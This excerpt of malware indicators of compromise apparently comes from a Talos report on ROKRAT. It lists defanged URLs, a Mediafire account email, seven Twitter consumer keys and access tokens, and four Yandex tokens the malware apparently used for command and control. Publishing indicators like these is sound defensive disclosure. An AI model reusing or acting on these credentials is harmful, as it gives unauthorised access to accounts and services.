- [https://www\[.\]amazon\[.\]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg](https://www[.]amazon[.]com/Men-War-PC/dp/B001QZGVEC/EsoftTeam/watchcom.jpg)
- [http://www\[.\]hulu\[.\]com/watch/559035/episode3.mp4](http://www[.]hulu[.]com/watch/559035/episode3.mp4)

Tokens

Mediafire Account #1

Username: ksy182824@gmail.com

Application ID: 81342

Twitter Account #1

Consumer key: sOPcUKjJteYrg8klXC4XUlk9l

Token: 722226174008315904-u6P1FII7IDg8VIYe720X0gqDYcAMQAR

Account #2

Consumer key: sgpalyF1KukVKaPAePb3EGeMT

Token: 759577633630593029-CQzXMfvsQ2RztFYawUPeVbAzcSnwllX

Account #3

Consumer key: XVvauoXKfnAUm2qdR1nNEZqkN

Token: 752302142474051585-r2TH1Dk8tU5TetUyfnw9c5OgA1popTj

Account #4

Consumer key: U1AoCSLLHxfDbtxRXVgj7y00

Token: 779546496603561984-Qm8CknTvS4nKxWOB4tJvbtBUMBfNCKE

Account #5

Consumer key: 9ndXAB6UcxhQVoBAkEKnwzt4C

Token: 777852155245080576-H0kXYcQCpV6qiFER38h3wS1tBFdROcQ

Account #6

Consumer key: QCDXTaOCPBQM4VZigrRj2CnJi

Token: 775849572124307457-4ICTjYmOfAy5MX2FxUHVdUfqeNTYYqj

Account #7

Consumer key: 2DQ8GqKhDWp55XII77Es9oFRV

Token: 778855419785154560-0YUVZtZjKblo2gTGWkiNF67ROwS9MMq

Yandex Token #1: AQAAAAAYm4qtAANss-XFfX3FjU8VmVR76k4aMA0

Token #2: AQAAAAA8uDKAANxExobjqps-UOIi8kc8EAhcq8

Token #3: AQAAAAAY9j8KAANyULDuYU1240rjvpNXcRdF5Tw

Token #4: AQAAAAAZDPB1AAN6l1Ht3ctALU1flix57TvuMa4

Source: <http://blog.talosintelligence.com/2017/04/introducing-rokrat.html>